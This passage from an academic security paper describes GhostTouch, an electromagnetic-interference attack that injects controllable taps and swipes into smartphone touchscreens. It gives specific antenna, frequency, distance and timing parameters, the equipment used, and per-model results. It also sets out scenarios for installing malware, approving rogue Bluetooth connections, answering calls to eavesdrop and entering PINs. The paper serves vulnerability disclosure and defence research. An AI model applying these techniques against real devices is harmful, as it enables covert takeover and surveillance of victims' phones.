1) Effectively inject fake touch points: Although our study confirms that EMI injection is feasible, the fake points are injected using unpredictable signals after trial and error. To




Figure 6: An illustration of the GhostTouch design. We first prepare the EMI signal for effective touch point injection and then design the signal for controllable touch events. We emit the crafted signal with an antenna to make the touchscreen mistakenly sense two types of basic touch events, i.e., taps and swipes, which can be used to construct more complex touch behaviors for various attack scenarios.

achieve a powerful attack, we need to understand the interference process and design electromagnetic signals for effective and efficient injection.

2) Create controllable touch events: The fake touch points in previous work and our feasibility study can only distribute randomly on the screen. To achieve controllable touch events such as taps and swipes, we need to constrict the fake touch points into a target area of the screen and adjust their positions as desired.

To address the first challenge, we study three main factors that affect the effectiveness and efficiency of touch point injection, i.e., the transmitting antenna, signal frequency, and attack distance. Our goal is to find the best options for these factors that in combination can achieve the maximum intensity of touch point injection in a reproducible and cost-effective way. To address the second challenge, we study methods to make the randomly distributed touch points repeatedly appear in a constricted area of the touchscreen. By adjusting the timing of the transmission, the transmitting period, and antenna positions, we can control the position of the injected touch points.

The design of GhostTouch is shown in Figure 6. In the first stage, we prepare the EMI signal for effective touch point injection by choosing a proper antenna, selecting signal frequency, and controlling the attack distance. In the second stage, we design the EMI signal for controllable touch events by probing the touchscreen, synchronization, and adjusting key signal parameters. After these stages, the crafted EMI signal is emitted by the antenna to attack the touchscreen of a smartphone. GhostTouch can induce two types of basic touch events, taps and swipes, which can be used to construct more complex touch behaviors for various attack scenarios. We introduce the details in the following.

5.1 Effective Touch Point Injection

In the first stage, we study the main factors that affect the effectiveness and efficiency of touch point injection, including the type and length of the transmitting antenna, the frequency of the EMI signal, and the distance between the transmitting antenna and touchscreen. We seek to find the optimal combination of these factors to increase the possibility of touch point injection. Though the transmitting power plays an important role for EMI, it is generally considered that the higher the power the stronger the interference, therefore we do not discuss the transmitting power in the attack design.

In our attack, the electromagnetic interference needs to satisfy two requirements: (1) the intensity of the induced electromotive force needs to be high enough to influence the touch sensing, and (2) the electromagnetic interference needs to affect only a part of the touchscreen so that the injected touch points can appear in a restricted area instead of all over the screen. To meet these requirements, we elaborate on our considerations in the transmitting antenna, signal frequency, and attack distance.

5.1.1 Transmitting Antenna

An electromagnetic field can be generated and received by an antenna. In our attack, the electrodes in a touchscreen essentially act as antennas that unintentionally pick up the electromagnetic interference. The RX electrodes are especially vulnerable because the induced electrical signals can directly affect the touch sensing. To maximize the efficiency of electromagnetic coupling, the antenna we use to emit the EMI needs to match the equivalent antennas in the touchscreen, including both the antenna type and length. There are many types of antenna, mainly including electric dipole (e.g., Hertzian antenna) antenna and magnetic dipole (e.g., small loop antenna) antenna [22]. The electrodes of a touchscreen can be regarded as electric dipole antennas, and the circuit formed by a TX electrode, an RX electrode and the AFE IC can be regarded as a magnetic dipole antenna. Thus, we can use both types of antennas to transmit the EMI. To make the antennas' length match on a similar magnitude, we measure the size of the touchscreen and make a rough estimation.

For example, the size of a Nexus 5X is 147×72.6 mm. We have verified that both our self-made electric dipole antenna using a Dupont jumper wire of 140mm and a 4mm-diameter tip antenna (with a total coil length of around 70mm) are effective in our attack as they match the equivalent antennas in the touchscreen.

5.1.2 Signal Frequency

The frequency of an electromagnetic signal determines the efficiency of it being transmitted or received by a given antenna. We can estimate the effective signal frequency based on the electrical length [36] of the targeted/selected antenna. Electrical length is defined as the ratio of the physical length of the antenna to the wavelength of the electromagnetic signal. Empirically, an antenna whose electrical length is less than 1/20 or 1/50 can be considered as electrically short, which means that it can barely emit EM signals of the desired wavelength (frequency). Higher antenna gain can generally be achieved with larger electrical length, e.g., when the ratio between the antenna's physical length and the signal's wavelength is 1/2 or 1/4. In our attack, assume the physical length of the antenna is l, then the signal frequency corresponding to a 1/50 electrical length is $c/50l$, where c is the speed of light. To have the signal being effectively transmitted and received, the signal frequency needs to be higher than $c/50l$ to ensure an electrical length higher than 1/50.

For example, consider the Nexus 5X we discussed earlier, to make the electromagnetic signal couple into the 147mm RX electrode, the signal's frequency needs to exceed 40.8MHz. To verify the estimated frequency, we conduct a frequency sweeping experiment starting from 4MHz using a Rigol DG5072 arbitrary waveform generator and the 140mm self-made antenna. The end frequency is 70MHz because it is the maximum frequency supported by the equipment. We set the signal amplitude to 20Vpp in the experiment. The results show that we can inject a significant amount of touches into the touchscreen of a Nexus 5X at a signal frequency of 46MHz, which conforms to our estimation. Here we need to note that we may be able to find other effective frequencies if we can scan above 70MHz with appropriate equipment.

5.1.3 Attack Distance

The energy of an EM signal is inversely proportional to the square of the transmitted distance [44]. In addition, the distance affects the spatial distribution of the electromagnetic field. There are mainly two types of electromagnetic fields, i.e., near field and far field, which are different in the energy distribution [36]. Near field stores the energy of the signal source and is mainly distributed near the source. Empirically, we can consider an electromagnetic field as a near field when the distance to the source is smaller than $2D^2/\lambda$, where D is the size of the antenna and λ is the wavelength. Since our attack requires the EM interference to affect a part of the screen and possess a high intensity, we keep the attack distance within the near field and as short as possible.

For example, with a 140mm antenna and a 46MHz signal frequency, a distance within 6mm to the antenna can be considered as the near field. We explore the impact of attack distance on a Google Pixel 1. The results in Figure 21 in Appendix show that as the attack distance increases from 5mm to 10mm, the injected touch points get less intense and less concentrated.

In this stage, we prepare the attack signal for effective touch point injection by studying the optimal combination of the transmitting antenna, signal frequency, and attack distance. Although we try to constrict the injected touch points into a restricted area by controlling the attack distance, the best effect we can achieve in this stage is to inject fake touches randomly along a targeted line as shown in Figure 21 in Appendix, which corresponds to the location of one or several neighboring RX electrodes close to the antenna in the touchscreen. This is because our EM signal is coupled into the RX electrodes when varying TX electrodes are driven. Note that the RX electrodes on different smartphones have different orientations, so a specific smartphone allows either vertical or horizontal excitations. In the next stage, we will study how to inject fake touch points into a smaller area, e.g., around a targeted point, and explore methods to create controllable touch events.

5.2 Creating Controllable Touch Events

Creating controllable touch events such as tapping on a specific button or swiping in a specific direction requires us to achieve a higher level of control over the injected touch points. Specifically, we need to inject touches to *a targeted point* on the screen instead of along a targeted line and be able to manipulate the injected touch points, such as their shape, location, and movement.

5.2.1 Injecting Touches to a Targeted Point

The core idea of injecting touches to a targeted point on the screen is to synchronize our interference signal with the TX scanning of touchscreen. Before elaborating on this, we probe the TX electrodes to understand how the excitation signals are sent.

Touchscreen probing: Not all smartphone manufacturer are publishing their devices touch sampling rate. Moreover, some devices dynamically change the sampling rate depending on the app displayed or other parameters (e.g., last touch point time). For these it is possible to find the sampling rate and the currently sensed position of the screen by probing the screen, as described in Appendix A.

Synchronization with TX scanning: We illustrate our idea in Figure 7. The excitation signal is sketched according to the probing results. We generate a short interfering signal with a duration T_d equal to or less than the time to scan one TX electrode T_{p1}. Suppose that the signal is coupled into an RX electrode at the time when the 2nd TX electrode is driven, then a fake touch point will appear at the intersection of the interfered RX electrode and the 2nd TX electrode. The touch point will not appear at other locations because there is no interference when other TX electrodes are driven. By setting




Figure 7: An illustration of synchronizing the interfering signal with the excitation signal of the touchscreen to achieve controllable taps and swipes.




Figure 8: A visual distribution of the injected touch points on a Nexus 5X using five different transmitting durations. The touch points become more disperse as the duration increases.

the period of the interfering signal T equal to the scanning period T_p, i.e., synchronizing with the targeted TX electrode, we can make fake touch points repeatedly appear at the same point, which can be detected by the touchscreen as a single tap.

5.2.2 Manipulation of Touch Points

We can manipulate the touch points' shape, location, and movement by adjusting several waveform parameters such as the transmitting time, duration T_d, and period T.

Shape: We can control the shape by adjusting the duration T_d of the interfering signal, because as the duration increases, more TX electrodes are driven when the RX electrode is interfered, therefore making the touch points appear in a larger area. However, there is a trade-off when adjusting the duration. When the duration is too short, the intensity of the interference may be too small to affect the touchscreen. We demonstrate the ability to manipulate the shape with an experiment on Nexus 5X, where we set the duration T_d to $0.5T_{p1}$, T_{p1}, $2T_{p1}$, $3T_{p1}$, and $4T_{p1}$. Figure 8 shows the touch points' visual distribution on the screen. As we increase the duration, the injected touch points get more disperse in shape. By default, in `GhostTouch` we set the duration T_d to T_{p1}.

Location: The location of fake touch points can be modelled by the intersected RX-TX electrodes. We can inject fake touch points to any location on the screen by adjusting the timing of interference and the antenna's position. To interfere when a targeted TX electrode is driven, an attacker can either adjust the timing based on the feedback of existing locations or by prediction based on real-time touchscreen probing. To interfere with a targeted RX electrodes, the attacker can move the antenna near the RX or use an antenna array.





Figure 9: The speed of touch point movement changes while we adjust the transmitting period. It demonstrates the ability to move fake touches in arbitrary directions and with arbitrary speeds.

Movement: In some cases the attacker needs to move the injected touch points, e.g., to adjust the touch location or create swipes. We can easily achieve touch movement along both directions of the RX electrodes by setting the transmitting period T higher or lower than the scanning period T_p. The amount of deviation from T_p determines the speed of movement. To demonstrate the ability to move the injected points, we experiment on a Nexus 5X with varying transmitting period. We record the touch data using ADB and calculate the speed of movement. The results in Figure 9 show that we can move the fake touch points in arbitrary direction and speed.

5.2.3 Controllable Touch Events

With the above methods to generate and fine-tune the EMI signal, we are able to create controllable touch events. Specifically, in `GhostTouch` we focus on two types of basic touch events, i.e., taps and swipes. We validate injecting controllable tap, swipe-up, and swipe-down on a Nexus 5X using the experiment setup and interfering signal shown in Figure 10. The interfering signal is generated using a Rigol DG5072 arbitrary waveform generator [9] and a self-made antenna. For each type of touch event, we try 20 times and each trial lasts for 3 seconds. We are able to inject taps consistently into any area targeted on the touch screen even an area as small as 180×180 pixels in the middle of the screen with a success rate of 85%. Moreover, we can inject swipe-up and swipe-down into any part of a targeted line with success rates of both 90%. An attacker can use the injected taps and swipes to construct more complex touch behaviors for various attack scenarios, which we will show in the following.



(a) Experiment setup. (b) Interfering signal.

Figure 10: The experiment setup and the interfering signal used to validate GhostTouch attack on a Nexus 5X.

5.3 Attack Scenarios

We demonstrate the threat of GhostTouch in three practical attack scenarios that can be implemented by injecting taps and swipes.

(1) *Implant a malware.* Suppose the adversary knows the victim's phone number or messaging app account, and sends a message to the victim containing a malicious link. When the victim's phone displays a notification upon receiving the message, the adversary can use GhostTouch to tap the notification. After automatically opening the message app, the attacker then taps the malicious link to initiate a drive-by download of a malware.

(2) *Establish a malicious connection.* To establish a malicious connection, e.g., WiFi or Bluetooth, the adversary sends a request to the victim's phone or uses an NFC tag to trigger the connection, which will make the phone display a notification. The adversary can tap the notification to open the connection request window and then tap the "CONNECT" button to approve the request. After establishing the connection, the attacker can perform Man-in-the-Middle attacks or control the phone with a Bluetooth mouse.

(3) *Answer an eavesdropping phone call.* Suppose the adversary knows the victim's phone number, and calls the number and inject a swipe to answer the call on the victim's device. This enables the adversary to eavesdrop on the victim user. This attack will not raise the victim's attention when the phone is switched to silent mode, which many users would do when they are sleeping, or are at work [4] or a conference. The adversary may also prevent the phone from ringing by answering the call before the first ring.

6 GhostTouch System Evaluation

In this section, we discuss the implementation of the GhostTouch system and its evaluation.

6.1 Implementation

The GhostTouch system consists of two parts, a *touch injector* and a *phone locator*, as shown in Figure 11. The touch injector can inject touch events, e.g., a tap, a swipe, or multi-touch, into the touchscreen, and it includes a signal generator, an amplifier, an on/off switch, and a receiving antenna array. The on/off switch is used to select the correct antennas to emit the EMI signals such that it can inject touch events into the targeted RX lines. The phone locator can identify the position of the touchscreen. It consists of a sensing antenna array, a data acquisition device, and a location calculator.

Antenna Array. The antenna array is consisting of the transmitting and sensing antennas. As mentioned in Section 4, it will be placed in the appropriate location to facilitate signal emitting and sensing and attack the target device. Note that the transmitting antennas are dipole antennas because they are designed to inject touch points along the RX lines, and the sensing antennas are coil antennas because they are designed to receive signals radiating from the touchscreen.

Touch Injector. In our experiments, we implemented two types of touch injectors with different capabilities: a powerful full-fledged injector and a smaller portable one. As shown in Figure 12, the powerful injector utilizes an arbitrary waveform generator (Rigol DG5072), an amplifier (Mini-Circuits ZHL-100W-GAN+ [50]) and an on/off switch Time Relay.

The portable injector consists of a signal oscilloscope and a ChipSHOUTER [5] that integrates the amplifier and an antenna. The signal oscilloscope generates a square wave to drive the ChipSHOUTER to emit pulses of a broadband signal that covers the frequency bands proven to be effective in interfering with touchscreens. Due to the hardware limits of the ChipSHOUTER, the pulse width is limited to 80ns and 960ns, and an example pulse output of ChipSHOUTER is shown in Figure 22 in Appendix. Since the powerful injector has the flexibility of emitting different EMI signals, we utilize the powerful version for feasibility evaluation. The ChipSHOUTER injector is used to validate the attacks in real-world scenarios due to its small size and the fact that it represents a lower bound for our experiments.

Phone Locator. As mentioned above, the antenna array is part of the phone locator, and can be used in combination with both touch injectors. The sensing antennas use a data acquisition device of NI MyDAQ [32]. This device allows for measuring and analysing the radiated signals of the touchscreen and inferring the phone position relative to the sensing antenna. Note that we can reuse the hardware of the phone locator to assist attack synchronization, as described in Appendix A.

In the rest of this section, we will evaluate the single touch injection, multi-touch injection, touch injection scenarios in real world, and phone locator.

6.2 Single Touch Injection

We evaluate the performance of single touch injection, including two basic touch events, tap and swipe.






Figure 11: An illustration of the GhostTouch system. We build a touch injector to inject touch events into the touchscreen, and a phone locator to locate the victim's phone.



(a) System setup.



(b) Antenna array.

Figure 12: The high-power experiment setup of the GhostTouch system including the antenna array.

6.2.1 Experiment Methodology

Experiment setup: In this part, we use the powerful setup, as shown in Figure 12, and set the transmitting duration to be $3T_{p1}$, the transmitting period to be the same as the scanning period T_p (120Hz), and the signal frequency of the EMI to be 46MHz. The default distance between the antenna array and the screen is 5mm. The targeted smartphones (Nexus 5X by default) are connected to a laptop for touch injection recording.

Data collection: To quantify the attack results, we need to obtain the touch event data, e.g., the timestamps and locations of the injected points. We can acquire the data either from an Android application or by using Android Debug Bridge (ADB), a command-line tool that can communicate with Android devices.

Metrics: We evaluate the performance of GhostTouch from two perspectives: the similarity to real human touches and the attack capability. The injected touch points and real human touch points may vary mainly in two aspects, the shape and concentration of touch points, which can be quantified by the following metrics:

1. *Range*, which is the difference between the maximum and minimum of the injected points' X/Y coordinates. It describes the shape of the injected points.
2. *Standard deviation of the X/Y coordinates*, which describes the concentration of the injected points.

Metrics to evaluate the attack capability includes the injection speed, attack delay and success rate:

1. *Injection speed*, which is the number of injected points in unit time.
2. *Attack delay*, which is the time it takes to inject the first successful touch event since the attack starts.
3. *Success rate*, which is the proportion of attacks that successfully inject the targeted touch event.

6.2.2 Tap

We use the powerful experiment setup, to evaluate the performance of injecting targeted taps. We set the transmitting period to T_p and repeat the experiments 100 times with each time lasting for 3 seconds. Since the T_p is drifting over time, we measure it constantly and adjust the transmitting period. After recording the data of the injected points by ADB, we calculate the range of x and y coordinates, the standard deviation of the coordinates, and the injection speed. We show the samples of 'taps' in Figure 23(a) in Appendix.

Similarity between injected points and real touch events: The metrics of the injected points are shown in Figure 13. The mean of $range_x$ and $range_y$ are 36.3 pixels and 175.8 pixels, respectively, and the mean of std_x and std_y are 5.4 pixels and 44.0 pixels, respectively.

To compare our GhostTouch with real touch events, we recruited 30 volunteers of three professions (students, professors, administrative staff), including 8 females and 22 males aged between 20 and 50 to tap the 'Home' button on the Nexus 5X, using the thumb and forefinger 30 times each. Then we randomly select 1800 samples from the volunteers' taps and the taps injected by the attacker, respectively. The comparison between the GhostTouch and the real touch events are shown in Figure 14. Compared with human taps, the injected taps are distributed in a smaller range on the x-axis, and distributed in a larger range on the y-axis. However, the difference between the injected taps and user's taps is very small and hence not distinguishable from the source.

Attack capability: (1) Injection speed: According to Figure 13, the mean of the injecting speed is 45.38 point/s. Considering the maximum human touch speed is about 7 points/s,




Figure 13: The performance of injecting taps in 100 trials, including the range of the x and y coordinates (top), the standard deviation of the coordinates (middle), and the injection speed (bottom).




Figure 14: A comparison of the similarity between the taps from 30 volunteers and the ones injected by the attacker. Compared with real touch events, the taps injected by the attacker are distributed in a smaller range on the x-axis, and distributed in a larger range on the y-axis.

this injection speed can satisfy the attacker's requirements. (2) Consistency means how long the injected points will stay in one position, which is important because an adversary may need to tap the same point repeatedly for a few seconds. For example, we inject 'taps' into Nexus 5X's touchscreen for 15 seconds and the injected points stay within a small area for 15 seconds. Detailed results are reported in Appendix (Figure 24). (3) The attack delay is less than 0.5 seconds.

6.2.3 Swipe

We use the experiment setup as shown in Figure 12(a) for evaluation. By slightly changing the transmitting period T around T_p, we can 'swipe up' or 'swipe down'. For a sample




Figure 15: The performance of injecting a swipe-up in 80 trials, including the time delay until a successful swipe-up is injected (top) and the number of unintended touch events, e.g., taps or swipe-downs (bottom).

of injected swipes refer to Figure 23(b) in Appendix. Similar to the results shown in Figure 9, the direction and speed of the swipe are related to the difference between T and T_p.

We evaluate the attack delay and success rate of injecting swipes by setting the transmitting period T to $7.7ms$ and repeatedly trying to swipe up. It is counted as a success if there are no taps or swipes down until the first swipe up on Nexus 5X as our showcase. (1) To calculate the success rate, we measure the number of false events before the first successful swipe up, e.g, taps and swipes-down. The number of false events are 30 out of 80 times, which leads to the success rate of 62.5% (50/80). (2) Attack delay: It takes 1.6 seconds on average to inject a successful swipe up. Detailed results are shown in Figure 15.

6.3 Multi-touch Injection

Multi-touch gestures have become a popular input operation, they can either be multiple simultaneous touches or multiple swipes at different locations of the screen. The most robust way of realizing multi-touch injections is to inject touches or swipes into different RX lines at the same time. To inject multiple touches at the touchscreen, we utilize an antenna array, as shown in Figure 12(b). The on/off switch will choose multiple antennas over the right locations to emit the EMI signal, with each chosen antenna being coupled with the corresponding RX lines. Thus, the attacker can successfully inject taps along the targeted RX lines simultaneously and achieve multi-touch injection. We validate the feasibility of injecting three touch points using three antennas, and the performance results of multi-touch injection is similar to the attack capabilities and properties using one antenna (c.f. Section 6.2).

6.4 Touch Injecting Scenarios

Experiment Setup: To demonstrate the threat of injecting taps and swipes, we illustrate three attack scenarios conducted with the ChipSHOUTER touch injector setup and one scenario using the powerful setup with an antenna array. We use a ChipSHOUTER device to generate pulses by charging to $500V$ and discharging its capacitors. Although the shape of the pulses is fixed, we can adjust how often to emit a pulse (i.e., pulse periods) by adjusting the frequency of the square wave that drives the ChipSHOUTER. In our experiments, we set the square wave signal with 20% duty cycle when the transmitting period equals the scanning period T_p (120Hz), and pulse width is set to 350ns.

Answering the phone call: We inject swiping actions in the middle line on the Nexus 5X to answer the phone call. The tip of the ChipSHOUTER was positioned 5mm over the middle of the screen. When the phone is called, we transmit the EMI signal with a transmitting period of 130Hz to swipe up. As a result, we answer the phone call successfully in all the 10 tests and it takes about 4.1 seconds on average, with a max of 6 seconds and a min of 2 seconds.

Pressing the button: We inject a tap into a certain button on the screen to press this button. We implemented an Android app. It displays a button oriented on the middle of the X-axis and with $77dp$ distance to the right side of the screen, where normally "OK" or "Accept" buttons would be displayed. The button is sized at $36dp$ height and $80dp$ width. The app collects all taps not on the button and stops when the button is pressed for the first time. We evaluated this attack on the Nexus 5X using the ChipSHOUTER, and the tip was hovering 5mm over the bottom of the screen. With an injection frequency of 120Hz, it took 7.5 seconds for the injected touch points to press the button. 11.3 taps were injected wrongly until the next tap hit the button.

Swiping up to unlock: We inject swiping actions in the middle line on the Nexus 5X. For the Nexus 5X device, its lock screen has a "swipe up to unlock" mechanism. The tip of the ChipSHOUTER was positioned 5mm over the middle of the screen. After a proper pulse frequency for injecting swipes was found (130Hz), injecting a swipe to unlock 20 times took 8.5 seconds on average with a minimum time of 1s and a maximum of 20s.

Entering a password: Once the attacker acquires the information of the password either by shoulder surfing or social engineering, she can utilize the touch injector to unlock the phone. We first select the correct antennas that are close to the target areas and adjust the timing to emit EMI signals such that we can 'press' the desired numbers in the virtual keyboard. As test cases we picked two PIN codes 3699 and 9999 to test. We were able to enter the PIN codes successfully in about 20s and 1s, respectively. It is possible to enter any PIN or password with `GhostTouch`, yet complex passwords will require extra time to accomplish successful injection.




Figure 16: An illustration of the impact of the attack distance. The injection speed tends to decline as the distance increases.

6.5 Factors Affecting Touch Injection

We evaluate the factors that may affect the performance of touch injector, including attack distance, the phone model, ChipSHOUTER coil buzzing, and wireless charging.

Attack distance. We evaluate the impact of the distance between the transmitting antenna and the touchscreen using the setup shown in Figure 12(a), which can output a high-intensity EMI. The devices are attacked 40 times at a range of 0 to 15mm lasting 3 seconds each. Subsequently, the range of the injected points' x/y coordinate and the injecting speed is calculated. The results are presented using a box plot from Matlab, as shown in Figure 16. The central mark of each box indicates the median, and the bottom and top edges respectively indicate the 25th and 75th percentiles. The outliers are plotted individually using the '+' symbol, and the whiskers extend to the most extreme data points except for outliers.

According to the results, the injecting speed tends to decline as the distance increases, which is according to the attenuation of the EMI. We were capable to achieve a distance of up to 40mm.

Phone models. We evaluate the `GhostTouch` attacks on 11 phone models, using the portable setup with the ChipSHOUTER. We set the attack distance to 6mm for all phones for comparison. Broadly distributed touch points can be injected into 9 of these smartphones. We therefore explore whether we can realize the GhostTouch attack on these phones, and once successful we evaluate the performance by injecting taps for 4 seconds each. We calculate the injection speed and the standard deviation of the injected points' x/y coordinates. We record the direction of the swipe for each phone. According to the results, as shown in Table 2, we can inject touch points at chosen positions for 6 out of 11 phone models with GhostTouch attacks and therefore they are vulnerable to the attack scenarios described in Section 6.4. Since the injecting speed for Huawei Honor View 10 is low, we extend the experiment duration of injecting taps to 40 seconds and calculate the average result. For Galaxy S20 FE 5G and iPhone SE (2020), our approach can inject touch points successfully and perform malicious operations, but not always with high precision. Such a vulnerability is still dangerous,

Table 2: Attack performance on 11 phone models using the ChipSHOUTER. Nine phones are vulnerable to the attack, on six we can inject touch points precisely.

Phone model	Success	Inje. Speed	Direction	Std/pixel		Std/mm	
				X	Y	X	Y
Galaxy A10s	✓	3.5	Vertical	158.9	111.9	14.9	10.5
Huawei P30 Lite	✓	2.0	Vertical	182.0	189.0	11.1	11.6
Honor View 10	✓	0.3	Vertical	41.4	4.9	1.3	0.6
Huawei Mate 40 Pro	×	N/A	N/A	N/A	N/A	N/A	N/A
Galaxy S20 FE 5G	(✓)	2.8	Vertical	N/A	N/A	N/A	N/A
iPhone 12	×	N/A	N/A	N/A	N/A	N/A	N/A
iPhone SE (2020)	(✓)	1.0	Vertical	N/A	N/A	N/A	N/A
Nexus 5X	✓	8.2	Vertical	14.6	19.2	0.9	1.1
Redmi Note 9S	✓	2.5	Horizontal	73.3	210.2	4.7	13.5
Nokia 7.2	✓	8.7	Vertical	36.5	156.3	2.3	9.9
Redmi 8	(✓)	1.5	Horizontal	N/A	N/A	N/A	N/A

to illustrate, we managed to establish a malicious Bluetooth connection on iPhone SE (2020), with an average delay of 7.1 seconds.

ChipSHOUTER coil buzzing. The ChipSHOUTER while generating a wide range signal and due to its small form factor is emitting a high-pitched audible coil buzzing noise. We measure this buzzing noise using the Benetech GM1357 [12]. It is 44dB right next to the ChipSHOUTER, 42dB 20cm above the table under which the ChipSHOUTER is placed, and 38dB 30cm above the table. Note that the buzz of a refrigerator is about 40dB. While this noise is audible when in close proximity in a silent room, it is too faint to hear in a crowded place (e.g., conference hall, cafe).

Wireless charging. Our attack can be successfully launched in the same manner while the device is being charged. The device's touchscreen is still fully functional during wireless charging, as the smartphone components shield the touchscreen from the magnetic field. Further, wireless chargers usually operate at $130-175kHz$, insufficient to couple to an RX electrode.

6.6 Phone Locator

To inject touch points precisely, the attacker needs to know how the victim's phone is placed. We implement the phone locator as shown in Figure 12(b). It consists of sensing antennas and a NI MyDAQ. In practice we can place a matrix of sensing antennas to locate the phone positions with the following observation: a sensing antenna over the touchscreen can detect the radiated signals (e.g., the leaked signals of the TX excitation signal of the touchscreen at a frequency of 120Hz), while the ones away from the touchscreen will detect a weaker signal or none at all due to attenuation. Thus, the sensing antennas are used to receive the leaked signals, which are processed by the NI MyDAQ to deduce the phone location and orientation, with respect to the sensing antennas. After obtaining the phone position, we can infer the positions of the buttons based on the operating system and target application, e.g., Bluetooth connection accept dialog.

